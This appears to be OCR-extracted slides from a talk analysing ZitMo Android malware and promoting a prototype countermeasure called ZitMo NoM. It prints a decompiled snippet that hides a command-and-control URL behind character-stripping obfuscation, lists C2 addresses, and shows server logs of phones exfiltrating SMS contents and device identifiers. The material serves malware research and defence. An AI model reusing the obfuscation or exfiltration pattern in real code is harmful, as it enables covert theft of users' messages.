  public static final int TimerReportInSeconds = 1500;
  public static final String UrlToReport = ";h>'-q=%tqq=%qtq=q>=qpq-%-q:q/%q/q%an,q%d<;qr%q%qoidq%ssqa%fqe.qcq%o>qm/q%b;q;i;wd;r.p%h%p";
  pu

  public static String GetAntivirusLink()
  {
    return ";h>'-q=%tqq=%qtq=q>=qpq-%-q:q/%q/q%an,q%d<;qr%q%qoidq%ssqa%fqe.qcq%o>qm/q%b;q;i;wd;r.p%h%p".
    replace("[", "").replace("]", "").replace("=", "").replace("-", "").replace("q", "").replace(",", "").
    replace("<", "").replace(">", "").replace("'", "").replace(";", "").replace("%", "").replace("^", "").
    replace("*", "").replace("!", "");
  }
```


Key

http://androidssafe.com/biwdr.php

http://zitmo.zitmonom.org/biwdr.php

What is ZitMo NoM?


full form = ZeuS in the Mobile No More



Intent is to fill the need for individuals who don't want an anti-virus app installed on their device for religious beliefs.

ZitMo NoM is *not* a replacement for local A-V but for those considering it to be the anti-Christ.

* NOT A COMPLETE SOLUTION. It's a PROTOTYPE.
  ** Please complete me. ** http://zitmonom.org/join


ZitMo NoM
twilio
Twilio
3
2
1
4
5
6
Android Device

Moar NoM

Features

- Improve input validation
- Sample analysis automation & integration with:
  - VirusShare
  - Maltrieve
  - other sources
- Expanded mobi-malware detection
- Get ZitMo disablement working
- Response tracking hit rate
- Backend database for:
  - usage tracking
  - anti-DOSing
  - metrics
  - auth for sample submission
  - signature look ups
- API hooks for third parties
- and Moar!

Help with...

- Overall non-tech administration
- Fund management / collection
- Marketing / PR
- System Admin
- Website maintenance
- Partnerships

PERKS! Guarantee the results will be slow and the pay non-existent. I will love you...estrangedly.

166.147.102.45 - - [**05/Jul/2014:06:58:02** -0400] "GET /biwdr.php?to=**18.....7**&i=393690616615077&m=**340654052948562**&aid=1**2658492**3&h=**0**&v=**1.2.7**&from=**400056**&text=RecvDate%3A+**2014.06.19**+14%3A46%3A19+Body%3A+**AT%26T+Free+Msg%3A+A+subscription+for+AT%26T+FamilyMap+renewed+for+sub+acct+-4507%2C+auto-renewing+again+on+07%2F18%2F14.+Need+help%3F+Visit+att.com%2Fmobilepurchases**+XLastMessage&last=1 HTTP/1.1" 404 1363 nfc.phatrabbit.com "-" "Dalvik/1.6.0 (Linux; U; **Android 4.3; SAMSUNG-SGH-I537 Build/JSS15J**)" "-"

SMS sent 72 minutes before http attempt

...

166.147.102.45 - - [**05/Jul/2014:07:19:02** -0400] "GET /biwdr.php?to=18.....7&i=393690616615077&m=340654052948562&aid=126584923&h=0&v=1.2.7&from=%2B18474144507&text=RecvDate%3A+**2014.07.05**+**06**%3A**13**%3A**19**+Body%3A+**Time+to+converge+upon+%40ConvergeDetroit.+Tweet+about+ZitMo%21%21%21**+XLastMessage&last=1 HTTP/1.1" 404 1363 nfc.phatrabbit.com "-" "Dalvik/1.6.0 (Linux; U; Android 4.3; SAMSUNG-SGH-I537 Build/JSS15J)" "-"

166.147.102.45 - - [05/Jul/2014:07:19:**07** -0400] "GET /biwdr.php?

...

166.147.102.45 - - [05/Jul/2014:07:19:**13** -0400] "GET /biwdr.php?

@SchwartzNetLabs
@DSchwartzberg
@MobileIron

References

Tools

- apktool - https://code.google.com/p/android-apktool/
- smali - https://code.google.com/p/smali/
- dex2jar - https://code.google.com/p/dex2jar/
- JD-GUI - Java Decompiler http://jd.benow.ca/
- AES Decrypter - http://aesencryption.net

Blogs / Articles / Reports

- Force Security *Android Malware - Zitmo Infostealer* https://force-sec.com/htp/android-malware-zitmo-infostealer/
- F-Secure Labs *Mobile Threat Report Q1 2014* http://www.f-secure.com/static/doc/labs_global/Research/Mobile_Threat_Report_Q1_2014.pdf
- Fortinet *Threat Landscape 2014* http://www.fortinet.com/sites/default/files/whitepapers/Threat-Landscape-2014.pdf
- Dark Reading *As New Year Approaches, Malware Detection Growing* http://www.darkreading.com/advisory-as-new-year-approaches-android-malware-detection-growing/d/d-id/1138923